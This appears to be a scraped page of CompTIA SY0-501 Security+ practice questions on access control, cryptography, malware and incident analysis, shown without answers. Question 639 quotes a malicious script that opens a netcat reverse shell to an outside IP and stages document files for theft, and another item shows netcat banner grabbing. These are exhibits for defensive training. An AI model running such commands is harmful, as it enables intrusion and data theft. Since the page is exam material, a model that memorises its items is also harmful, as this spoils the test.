[\[All SY0-501 Questions\]](#)

A company hired a firm to test the security posture of its database servers and determine if any vulnerabilities can be exploited. The company provided limited information pertaining to the infrastructure and database server. Which of the following forms of testing does this BEST describe?

- A. Black box
- B. Gray box
- C. White box
- D. Vulnerability scanning

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 620

Topic #: 1

[\[All SY0-501 Questions\]](#)

When considering IoT systems, which of the following represents the GREATEST ongoing risk after a vulnerability has been discovered?

- A. Difficult-to-update firmware
- B. Tight integration to existing systems
- C. IP address exhaustion
- D. Not using industry standards

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 621

Topic #: 1

[\[All SY0-501 Questions\]](#)

A systems administrator has been assigned to create accounts for summer interns. The interns are only authorized to be in the facility and operate computers under close supervision. They must also leave the facility at designated times each day. However, the interns can access intern file folders without supervision.

Which of the following represents the BEST way to configure the accounts? (Choose two.)

- A. Implement time-of-day restrictions.
- B. Modify archived data.
- C. Access executive shared portals.
- D. Create privileged accounts.
- E. Enforce least privilege.

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 622

Topic #: 1

[\[All SY0-501 Questions\]](#)

An attachment that was emailed to finance employees contained an embedded message. The security administrator investigates and finds the intent was to conceal the embedded information from public view. Which of the following BEST describes this type of message?

- A. Obfuscation
- B. Steganography
- C. Diffusion
- D. BCrypt

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 623

Topic #: 1

[\[All SY0-501 Questions\]](#)

If two employees are encrypting traffic between them using a single encryption key, which of the following algorithms are they using?

- A. RSA
- B. 3DES
- C. DSA
- D. SHA-2

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 624

Topic #: 1

[\[All SY0-501 Questions\]](#)

An organization hosts a public-facing website that contains a login page for users who are registered and authorized to access a secure, non-public section of the site. That non-public site hosts information that requires multifactor authentication for access. Which of the following access management approaches would be the BEST practice for the organization?

- A. Username/password with TOTP
- B. Username/password with pattern matching
- C. Username/password with a PIN
- D. Username/password with a CAPTCHA

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 625

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security administrator needs to configure remote access to a file share so it can only be accessed between the hours of 9:00 a.m. and 5:00 p.m. Files in the share can only be accessed by members of the same department as the data owner. Users should only be able to create files with approved extensions, which may differ by department. Which of the following access controls would be the MOST appropriate for this situation?

- A. RBAC
- B. MAC
- C. ABAC
- D. DAC

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 626

Topic #: 1

[\[All SY0-501 Questions\]](#)

Confidential corporate data was recently stolen by an attacker who exploited data transport protections.

Which of the following vulnerabilities is the MOST likely cause of this data breach?

- A. Resource exhaustion on VPN concentrators
- B. Weak SSL cipher strength
- C. Improper input handling on FTP site
- D. Race condition on packet inspection firewall

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 627

Topic #: 1

[\[All SY0-501 Questions\]](#)

A member of the human resources department received the following email message after sending an email containing benefit and tax information to a candidate:

`Your message has been quarantined for the following policy violation: external_potential_PII. Please contact the IT security administrator for further details`.

Which of the following BEST describes why this message was received?

- A. The DLP system flagged the message.
- B. The mail gateway prevented the message from being sent to personal email addresses.
- C. The company firewall blocked the recipient's IP address.
- D. The file integrity check failed for the attached files.

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 628

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security analyst is checking log files and finds the following entries:

```
C:\>nc -vv192.160.118.13080
192.168.118.130: inverse host lookup failed: h_errno 11004: NO_DATA
(UNKNOWN) [192.160.118.130] 80 (http) open
HEAD / HTTP/1.0
HTTP/1.1 408 Request Time-out
Date: Thu, 29 Nov 2017 07:15:37 GMT
Server: Apache/2.2.14 (Ubuntu)
Vary: Accept-Encoding
Connection: close
Content-Type: text/html; charset=iso-8859-1

sent 16, rcvd 189: NOTSOCK
C:\>
```

Which of the following is MOST likely happening?

- A. A hacker attempted to pivot using the web server interface.
- B. A potential hacker could be banner grabbing to determine what architecture is being used.
- C. The DNS is misconfigured for the server's IP address.
- D. A server is experiencing a DoS, and the request is timing out.

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 629

Topic #: 1

[\[All SY0-501 Questions\]](#)

After discovering the `/etc/shadow` file had been rewritten, a security administrator noticed an application insecurely creating files in `/tmp`.

Which of the following vulnerabilities has MOST likely been exploited?

- A. Privilege escalation
- B. Resource exhaustion
- C. Memory leak
- D. Pointer dereference

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 630

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security analyst is specifying requirements for a wireless network. The analyst must explain the security features provided by various architecture choices. Which of the following is provided by PEAP, EAP-TLS, and EAP-TTLS?

- A. Key rotation
- B. Mutual authentication
- C. Secure hashing
- D. Certificate pinning

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 631

Topic #: 1

[\[All SY0-501 Questions\]](#)

A company is planning to build an internal website that allows for access to outside contracts and partners. A majority of the content will only be available to internal employees with the option to share.

Which of the following concepts is MOST appropriate?

- A. VPN
- B. Proxy
- C. DMZ
- D. Extranet

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 632

Topic #: 1

[\[All SY0-501 Questions\]](#)

A staff member contacts the help desk because the staff member's device is currently experiencing the following symptoms:

- ⇒ Long delays when launching applications
- ⇒ Timeout errors when loading some websites
- ⇒ Errors when attempting to open local Word documents and photo files
- ⇒ Pop-up messages in the task bar stating that antivirus is out-of-date
- ⇒ VPN connection that keeps timing out, causing the device to lose connectivity

Which of the following BEST describes the root cause of these symptoms?

- A. The user has disabled the antivirus software on the device, and the hostchecker for the VPN is preventing access.
- B. The device is infected with crypto-malware, and the files on the device are being encrypted.
- C. The proxy server for accessing websites has a rootkit installed, and this is causing connectivity issues.
- D. A patch has been incorrectly applied to the device and is causing issues with the wireless adapter on the device.

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 633

Topic #: 1

[\[All SY0-501 Questions\]](#)

A small organization has implemented a rogue system detection solution. Which of the following BEST explains the organization's intent?

- A. To identify weak ciphers being used on the network
- B. To identify assets on the network that are subject to resource exhaustion
- C. To identify end-of-life systems still in use on the network
- D. To identify assets that are not authorized for use on the network

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 634

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following is used to encrypt web application data?

- A. MD5
- B. AES
- C. SHA
- D. DHA

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 635

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following uses tokens between the identity provider and the service provider to authenticate and authorize users to resources?

- A. RADIUS
- B. SSH
- C. OAuth
- D. MSCHAP

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 636

Topic #: 1

[\[All SY0-501 Questions\]](#)

A company has won an important government contract. Several employees have been transferred from their existing projects to support a new contract. Some of the employees who have transferred will be working long hours and still need access to their project information to transition work to their replacements.

Which of the following should be implemented to validate that the appropriate offboarding process has been followed?

- A. Separation of duties
- B. Time-of-day restrictions
- C. Permission auditing
- D. Mandatory access control

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 637

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following are considered to be `something you do`? (Choose two.)

- A. Iris scan
- B. Handwriting
- C. CAC card
- D. Gait
- E. PIN
- F. Fingerprint

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 638

Topic #: 1

[\[All SY0-501 Questions\]](#)

A user needs to transmit confidential information to a third party.

Which of the following should be used to encrypt the message?

- A. AES
- B. SHA-2
- C. SSL
- D. RSA

[Show Suggested Answer](#)



Actual exam question from CompTIA's SY0-501

Question #: 639

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security analyst believes an employee's workstation has been compromised. The analyst reviews the system logs, but does not find any attempted logins. The analyst then runs the diff command, comparing the C:\Windows\System32 directory and the installed cache directory. The analyst finds a series of files that look suspicious.

One of the files contains the following commands:

```
cmd /C %TEMP%\nc -e cmd.exe 34.100.43.230
copy *.doc > %TEMP%\docfiles.zip
copy *.xls > %TEMP%\xlsfiles.zip
copy *.pdf > %TEMP%\pdffiles.zip
```

Which of the following types of malware was used?

- A. Worm
- B. Spyware
- C. Logic bomb
- D. Backdoor

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 640

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following access management concepts is MOST closely associated with the use of a password or PIN??

- A. Authorization
- B. Authentication
- C. Accounting
- D. Identification

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 641

Topic #: 1

[\[All SY0-501 Questions\]](#)

An organization employee resigns without giving adequate notice. The following day, it is determined that the employee is still in possession of several company-owned mobile devices.

Which of the following could have reduced the risk of this occurring? (Choose two.)

- A. Proper offboarding procedures
- B. Acceptable use policies
- C. Non-disclosure agreements
- D. Exit interviews
- E. Background checks
- F. Separation of duties

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 642

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following differentiates ARP poisoning from a MAC spoofing attack?

- A. ARP poisoning uses unsolicited ARP replies.
- B. ARP poisoning overflows a switch's CAM table.
- C. MAC spoofing uses DHCP OFFER/DHCP ACK packets.
- D. MAC spoofing can be performed across multiple routers.

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 643

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security administrator has completed a monthly review of DNS server query logs. The administrator notices continuous name resolution attempts from a large number of internal hosts to a single Internet addressable domain name. The security administrator then correlated those logs with the establishment of persistent TCP connections out to this domain. The connections seem to be carrying on the order of kilobytes of data per week.

Which of the following is the MOST likely explanation for this anomaly?

- A. An attacker is exfiltrating large amounts of proprietary company data.
- B. Employees are playing multiplayer computer games.
- C. A worm is attempting to spread to other hosts via SMB exploits.
- D. Internal hosts have become members of a botnet.

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 644

Topic #: 1

[\[All SY0-501 Questions\]](#)

An audit found that an organization needs to implement job rotation to be compliant with regulatory requirements. To prevent unauthorized access to systems after an individual changes roles or departments, which of the following should the organization implement?

- A. Permission auditing and review
- B. Exit interviews
- C. Offboarding
- D. Multifactor authentication

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 645

Topic #: 1

[\[All SY0-501 Questions\]](#)

A company has just completed a vulnerability scan of its servers. A legacy application that monitors the HVAC system in the datacenter presents several challenges, as the application vendor is no longer in business.

Which of the following secure network architecture concepts would BEST protect the other company servers if the legacy server were to be exploited?

- A. Virtualization
- B. Air gap
- C. VLAN
- D. Extranet

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 646

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following methods is used by internal security teams to assess the security of internally developed applications?

- A. Active reconnaissance
- B. Pivoting
- C. White box testing
- D. Persistence

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 647

Topic #: 1

[\[All SY0-501 Questions\]](#)

A company wants to implement a wireless network with the following requirements:

- ⇒ All wireless users will have a unique credential.
- ⇒ User certificates will not be required for authentication.
- ⇒ The company's AAA infrastructure must be utilized.
- ⇒ Local hosts should not store authentication tokens.

Which of the following should be used in the design to meet the requirements?

- A. EAP-TLS
- B. WPS
- C. PSK
- D. PEAP

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 648

Topic #: 1

[\[All SY0-501 Questions\]](#)

A technician has discovered a crypto-virus infection on a workstation that has access to sensitive remote resources.

Which of the following is the immediate NEXT step the technician should take?

- A. Determine the source of the virus that has infected the workstation.
- B. Sanitize the workstation's internal drive.
- C. Reimage the workstation for normal operation.
- D. Disable the network connections on the workstation.

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 649

Topic #: 1

[\[All SY0-501 Questions\]](#)

A user is unable to open a file that has a grayed-out icon with a lock. The user receives a pop-up message indicating that payment must be sent in Bitcoin to unlock the file. Later in the day, other users in the organization lose the ability to open files on the server.

Which of the following has MOST likely occurred? (Choose three.)

- A. Crypto-malware
- B. Adware
- C. Botnet attack
- D. Virus
- E. Ransomware
- F. Backdoor
- G. DDoS attack

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 650

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security administrator is configuring a RADIUS server for wireless authentication. The configuration must ensure client credentials are encrypted end-to-end between the client and the authenticator.

Which of the following protocols should be configured on the RADIUS server? (Choose two.)

- A. PAP
- B. MSCHAP
- C. PEAP
- D. NTLM
- E. SAML

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 651

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security engineer implements multiple technical measures to secure an enterprise network. The engineer also works with the Chief Information Officer (CIO) to implement policies to govern user behavior.

Which of the following strategies is the security engineer executing?

- A. Baselining
- B. Mandatory access control
- C. Control diversity
- D. System hardening

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 652

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security analyst identified an SQL injection attack.

Which of the following is the FIRST step in remediating the vulnerability?

- A. Implement stored procedures.
- B. Implement proper error handling.
- C. Implement input validations.
- D. Implement a WAF.

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 653

Topic #: 1

[\[All SY0-501 Questions\]](#)

Joe, a contractor, is hired by a firm to perform a penetration test against the firm's infrastructure. When conducting the scan, he receives only the network diagram and the network list to scan against the network.

Which of the following scan types is Joe performing?

- A. Authenticated
- B. White box
- C. Automated
- D. Gray box

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 654

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following types of security testing is the MOST cost-effective approach used to analyze existing code and identify areas that require patching?

- A. Black box
- B. Gray box
- C. White box
- D. Red team
- E. Blue team

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 655

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following needs to be performed during a forensics investigation to ensure the data contained in a drive image has not been compromised?

- A. Follow the proper chain of custody procedures.
- B. Compare the image hash to the original hash.
- C. Ensure a legal hold has been placed on the image.
- D. Verify the time offset on the image file.

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 656

Topic #: 1

[\[All SY0-501 Questions\]](#)

A company is performing an analysis of the corporate enterprise network with the intent of identifying any one system, person, function, or service that, when neutralized, will cause or cascade disproportionate damage to the company's revenue, referrals, and reputation.

Which of the following an element of the BIA that this action is addressing?

- A. Identification of critical systems
- B. Single point of failure
- C. Value assessment
- D. Risk register

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 657

Topic #: 1

[\[All SY0-501 Questions\]](#)

An analyst generates the following color-coded table shown in the exhibit to help explain the risk of potential incidents in the company. The vertical axis indicates the likelihood of an incident, while the horizontal axis indicates the impact.

High	Yellow	Red	Pink
Medium	Green	Yellow	Red
Low	Green	Green	Yellow
	Low	Medium	High

Which of the following is this table an example of?

- A. Internal threat assessment
- B. Privacy impact assessment
- C. Qualitative risk assessment
- D. Supply chain assessment

Show Suggested Answer

Actual exam question from CompTIA's SY0-501

Question #: 658

Topic #: 1

[\[All SY0-501 Questions\]](#)

An office recently completed digitizing all its paper records. Joe, the data custodian, has been tasked with the disposal of the paper files, which include:

- ⇒ Intellectual property
- ⇒ Payroll records
- ⇒ Financial information
- ⇒ Drug screening results

Which of the following is the BEST way to dispose of these items?

- A. Schredding
- B. Pulping
- C. Deidentifying
- D. Recycling

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 659

Topic #: 1

[\[All SY0-501 Questions\]](#)

Upon learning about a user who has reused the same password for the past several years, a security specialist reviews the logs. The following is an extraction of the report after the most recent password change requirement:

Date/time	Action	Result	User
07/14/17 09:00:00	password change	success	Joe
07/14/17 09:00:11	password change	success	Joe
07/14/17 09:00:15	password change	fail	Joe
07/14/17 09:00:32	password change	success	Joe
07/14/17 09:00:56	password change	success	Joe
07/14/17 09:01:13	password change	success	Joe
07/14/17 09:01:16	password change	fail	Joe
07/14/17 09:01:40	password change	success	Joe
07/14/17 09:02:02	password change	success	Joe

Which of the following security controls is the user's behavior targeting?

- A. Password expiration
- B. Password history
- C. Password complexity
- D. Password reuse

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 660

Topic #: 1

[\[All SY0-501 Questions\]](#)

In a lessons learned report, it is suspected that a well-organized, well-funded, and extremely sophisticated group of attackers may have been responsible for a breach at a nuclear facility.

Which of the following describes the type of actors that may have been implicated?

- A. Nation state
- B. Hactivist
- C. Insider
- D. Competitor

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 661

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security administrator is analyzing a user report in which the computer exhibits odd network-related outages. The administrator, however, does not see any suspicious processes running. A prior technician's notes indicate the machine has been remediated twice, but the system still exhibits odd behavior. Files were deleted from the system recently.

Which of the following is the MOST likely cause of this behavior?

- A. Crypto-malware
- B. Rootkit
- C. Logic bomb
- D. Session hijacking

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 662

Topic #: 1

[\[All SY0-501 Questions\]](#)

Joe, a member of the sales team, recently logged into the company servers after midnight local time to download the daily lead form before his coworkers did. Management has asked the security team to provide a method for detecting this type of behavior without impeding the access for sales employee as they travel overseas.

Which of the following would be the BEST method to achieve this objective?

- A. Configure time-of-day restrictions for the sales staff.
- B. Install DLP software on the devices used by sales employees.
- C. Implement a filter on the mail gateway that prevents the lead form from being emailed.
- D. Create an automated alert on the SIEM for anomalous sales team activity.

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 663

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security administrator wants to implement least privilege access for a network share that stores sensitive company data. The organization is particularly concerned with the integrity of data and implementing discretionary access control. The following controls are available:

- ⇒ Read = A user can read the content of an existing file.
- ⇒ Write = A user can modify the content of an existing file and delete an existing file.
- ⇒ Create = A user can create a new file and place data within the file.

A missing control means the user does not have that access. Which of the following configurations provides the appropriate control to support the organization/s requirements?

- A. Owners: Read, Write, Create Group Members: Read, Write Others: Read, Create
- B. Owners: Write, Create Group Members: Read, Write, Create Others: Read
- C. Owners: Read, Write Group Members: Read, Create Others: Read, Create
- D. Owners: Write, Create Group Members: Read, Create Others: Read, Write, Create

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 664

Topic #: 1

[\[All SY0-501 Questions\]](#)

After reports of slow internet connectivity, a technician reviews the following logs from a server's host-based firewall:

```
10:30:21.39312 IP 172.40.21.40:2020 192.168.1.10:443 SYN
10:30:21.39313 IP 172.40.21.41:2021 192.168.1.10:443 SYN
10:30:21.39314 IP 172.40.21.42:2022 192.168.1.10:443 SYN
10:30:21.39315 IP 172.40.21.43:2023 192.168.1.10:443 SYN
10:30:21.39316 IP 172.40.21.44:2024 192.168.1.10:443 SYN
10:30:22.49433 IP 192.168.1.10:443 172.40.21.40:2020 SYN/ACK
10:30:21.49434 IP 192.168.1.10:443 172.40.21.40:2021 SYN/ACK
10:30:21.49435 IP 192.168.1.10:443 172.40.21.40:2022 SYN/ACK
10:30:21.49436 IP 192.168.1.10:443 172.40.21.40:2023 SYN/ACK
10:30:21.49437 IP 192.168.1.10:443 172.40.21.40:2024 SYN/ACK
```

Which of the following can the technician conclude after reviewing the above logs?

- A. The server is under a DDoS attack from multiple geographic locations.
- B. The server is compromised, and is attacking multiple hosts on the Internet.
- C. The server is under an IP spoofing resource exhaustion attack.
- D. The server is unable to complete the TCP three-way handshake and send the last ACK.

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 665

Topic #: 1

[\[All SY0-501 Questions\]](#)

A company utilizes 802.11 for all client connectivity within a facility. Users in one part of the building are reporting they are unable to access company resources when connected to the company SSID.

Which of the following should the security administrator use to assess connectivity?

- A. Sniffer
- B. Honeypot
- C. Routing tables
- D. Wireless scanner

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 666

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following strategies helps reduce risk if a rollback is needed when upgrading a critical system platform?

- A. Non-persistent configuration
- B. Continuous monitoring
- C. Firmware updates
- D. Fault tolerance

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 667

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security administrator is creating a risk assessment with regard to how to harden internal communications in transit between servers.

Which of the following should the administrator recommend in the report?

- A. Configure IPsec in transport mode.
- B. Configure server-based PKI certificates.
- C. Configure the GRE tunnel.
- D. Configure a site-to-site tunnel.

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 668

Topic #: 1

[\[All SY0-501 Questions\]](#)

A company is executing a strategy to encrypt and sign all proprietary data in transit. The company recently deployed PKI services to support this strategy. Which of the following protocols supports the strategy and employs certificates generated by the PKI? (Choose three.)

- A. S/MIME
- B. TLS
- C. HTTP-Digest
- D. SAML
- E. SIP
- F. IPSec
- G. Kerberos

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 669

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security specialist is notified about a certificate warning that users receive when using a new internal website. After being given the URL from one of the users and seeing the warning, the security specialist inspects the certificate and realizes it has been issued to the IP address, which is how the developers reach the site.

Which of the following would BEST resolve the issue?

- A. OSCP
- B. OID
- C. PEM
- D. SAN

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 670

Topic #: 1

[\[All SY0-501 Questions\]](#)

Joe, an employee, asks a coworker how long ago Ann started working at the help desk. The coworker expresses surprise since nobody named Ann works at the help desk. Joe mentions that Ann called several people in the customer service department to help reset their passwords over the phone due to unspecified `server issues`.

Which of the following has occurred?

- A. Social engineering
- B. Whaling
- C. Watering hole attack
- D. Password cracking

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 671

Topic #: 1

[\[All SY0-501 Questions\]](#)

Hackers are most commonly motivated by:

- A. curiosity
- B. notoriety
- C. financial gain
- D. political cause

[Show Suggested Answer](#)



Actual exam question from CompTIA's SY0-501

Question #: 672

Topic #: 1

[\[All SY0-501 Questions\]](#)

A systems administrator is configuring a new network switch for TACACS+ management and authentication.

Which of the following must be configured to provide authentication between the switch and the TACACS+ server?

- A. 802.1X
- B. SSH
- C. Shared secret
- D. SNMPv3
- E. CHAP

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 673

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security analyst monitors the syslog server and notices the following:

```
pinging 10.25.27.31 with 65500 bytes of data
```

```
Reply from 10.25.27.31 bytes=65500 times<1ms TTL=128
```

```
Reply from 10.25.27.31 bytes=65500 times<1ms TTL=128
```

```
Reply from 10.25.27.31 bytes=65500 times<1ms TTL=128
```

```
Reply from 10.25.27.31 bytes=65500 times<1ms TTL=128
```

```
Reply from 10.25.27.31 bytes=65500 times<1ms TTL=128
```

```
Reply from 10.25.27.31 bytes=65500 times<1ms TTL=128
```

- A. Memory leak
- B. Buffer overflow
- C. Null pointer deference
- D. Integer overflow

Show Suggested Answer

Actual exam question from CompTIA's SY0-501

Question #: 674

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security, who is analyzing the security of the company's web server, receives the following output:

```
POST http://www.acme.com/AuthenticationServlet HTTP/1.1
Host:www.acme.com
accept: text/xml, application/xml, application.xhtml + xml
Keep-Alive: 300
Connection: keep-alive
Referer: http://www.acme.com/index.jsp
Cookie: JSESSIONID=LvzZRJjXgwyWPWEQMhS49vtWlyJdvn78CGKp5jTvvChDyPknm4t!
Content-type:application/x-www-form-urlencoded
Content-length:64

delegate_service=131&user=acme1&pass=test&submit=SUBMIT
```

Which of the following is the issue?

- A. Code signing
- B. Stored procedures
- C. Access violations
- D. Unencrypted credentials

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 675

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following is an example of resource exhaustion?

- A. A penetration tester requests every available IP address from a DHCP server.
- B. An SQL injection attack returns confidential data back to the browser.
- C. Server CPU utilization peaks at 100% during the reboot process.
- D. System requirements for a new software package recommend having 12GB of RAM, but only 8GB are available.

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 676

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security consultant is setting up a new electronic messaging platform and wants to ensure the platform supports message integrity validation. Which of the following protocols should the consultant recommend?

- A. S/MIME
- B. DNSSEC
- C. RADIUS
- D. 802.11x

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 677

Topic #: 1

[\[All SY0-501 Questions\]](#)

Datacenter employees have been battling alarms in a datacenter that has been experiencing hotter than normal temperatures. The server racks are designed so all 48 rack units are in use, and servers are installed in any manner in which the technician can get them installed.

Which of the following practices would BEST alleviate the heat issues and keep costs low?

- A. Utilize exhaust fans.
- B. Use hot and cold aisles.
- C. Airgap the racks.
- D. Use a secondary AC unit.

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 678

Topic #: 1

[\[All SY0-501 Questions\]](#)

When accessing a popular website, a user receives a warning that the certificate for the website is not valid. Upon investigation, it was noted that the certificate is not revoked and the website is working fine for other users.

Which of the following is the MOST likely cause for this?

- A. The certificate is corrupted on the server.
- B. The certificate was deleted from the local cache.
- C. The user needs to restart the machine.
- D. The system date on the user's device is out of sync.

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 679

Topic #: 1

[\[All SY0-501 Questions\]](#)

A company wishes to move all of its services and applications to a cloud provider but wants to maintain full control of the deployment, access, and provisions of its services to its users.

Which of the following BEST represents the required cloud deployment model?

- A. SaaS
- B. IaaS
- C. MaaS
- D. Hybrid
- E. Private

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 680

Topic #: 1

[\[All SY0-501 Questions\]](#)

A systems administrator has created network file shares for each department with associated security groups for each role within the organization. Which of the following security concepts is the systems administrator implementing?

- A. Separation of duties
- B. Permission auditing
- C. Least privilege
- D. Standard naming conversation

[Show Suggested Answer](#)



Actual exam question from CompTIA's SY0-501

Question #: 681

Topic #: 1

[\[All SY0-501 Questions\]](#)

A technician has installed a new AAA server, which will be used by the network team to control access to a company's routers and switches. The technician completes the configuration by adding the network team members to the NETWORK_TEAM group, and then adding the NETWORK_TEAM group to the appropriate ALLOW_ACCESS access list. Only members of the network team should have access to the company's routers and switches.

NETWORK_TEAM

Lee

Andrea

Pete

ALLOW_ACCESS

DOMAIN_USERS

AUTHENTICATED_USERS

NETWORK_TEAM

Members of the network team successfully test their ability to log on to various network devices configured to use the AAA server. Weeks later, an auditor asks to review the following access log sample:

```
5/26/2017 10:20 PERMIT: LEE
5/27/2017 13:45 PERMIT: ANDREA
5/27/2017 09:12 PERMIT: LEE
5/28/2017 16:37 PERMIT: JOHN
5/29/2017 08:53 PERMIT: LEE
```

Which of the following should the auditor recommend based on the above information?

- A. Configure the ALLOW_ACCESS group logic to use AND rather than OR.
- B. Move the NETWORK_TEAM group to the top of the ALLOW_ACCESS access list.
- C. Disable groups nesting for the ALLOW_ACCESS group in the AAA server.
- D. Remove the DOMAIN_USERS group from ALLOW_ACCESS group.

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 682

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security technician has been given the task of preserving emails that are potentially involved in a dispute between a company and a contractor. Which of the following BEST describes this forensic concept?

- A. Legal hold
- B. Chain of custody
- C. Order of volatility
- D. Data acquisition

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 683

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following outcomes is a result of proper error-handling procedures in secure code?

- A. Execution continues with no notice or logging of the error condition.
- B. Minor fault conditions result in the system stopping to preserve state.
- C. The program runs through to completion with no detectable impact or output.
- D. All fault conditions are logged and do not result in a program crash.

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 684

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following enables sniffing attacks against a switched network?

- A. ARP poisoning
- B. IGMP snooping
- C. IP spoofing
- D. SYN flooding

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 685

Topic #: 1

[\[All SY0-501 Questions\]](#)

A company wants to ensure users are only logging into the system from their laptops when they are on site. Which of the following would assist with this?

- A. Geofencing
- B. Smart cards
- C. Biometrics
- D. Tokens

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 686

Topic #: 1

[\[All SY0-501 Questions\]](#)

During a penetration test, the tester performs a preliminary scan for any responsive hosts. Which of the following BEST explains why the tester is doing this?

- A. To determine if the network routes are improperly forwarding request packets
- B. To identify the total number of hosts and determine if the network can be victimized by a DoS attack
- C. To identify servers for subsequent scans and further investigation
- D. To identify the unresponsive hosts and determine if those could be used as zombies in a follow-up scan.

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 687

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following is being used when a malicious actor searches various social media websites to find information about a company's system administrators and help desk staff?

- A. Passive reconnaissance
- B. Initial exploitation
- C. Vulnerability scanning
- D. Social engineering

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 688

Topic #: 1

[\[All SY0-501 Questions\]](#)

Given the following requirements:

- ⇒ Help to ensure non-repudiation
- ⇒ Capture motion in various formats

Which of the following physical controls BEST matches the above descriptions?

- A. Camera
- B. Mantrap
- C. Security guard
- D. Motion sensor

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 689

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following is a random value appended to a credential that makes the credential less susceptible to compromise when hashed?

- A. Nonce
- B. Salt
- C. OTP
- D. Block cipher
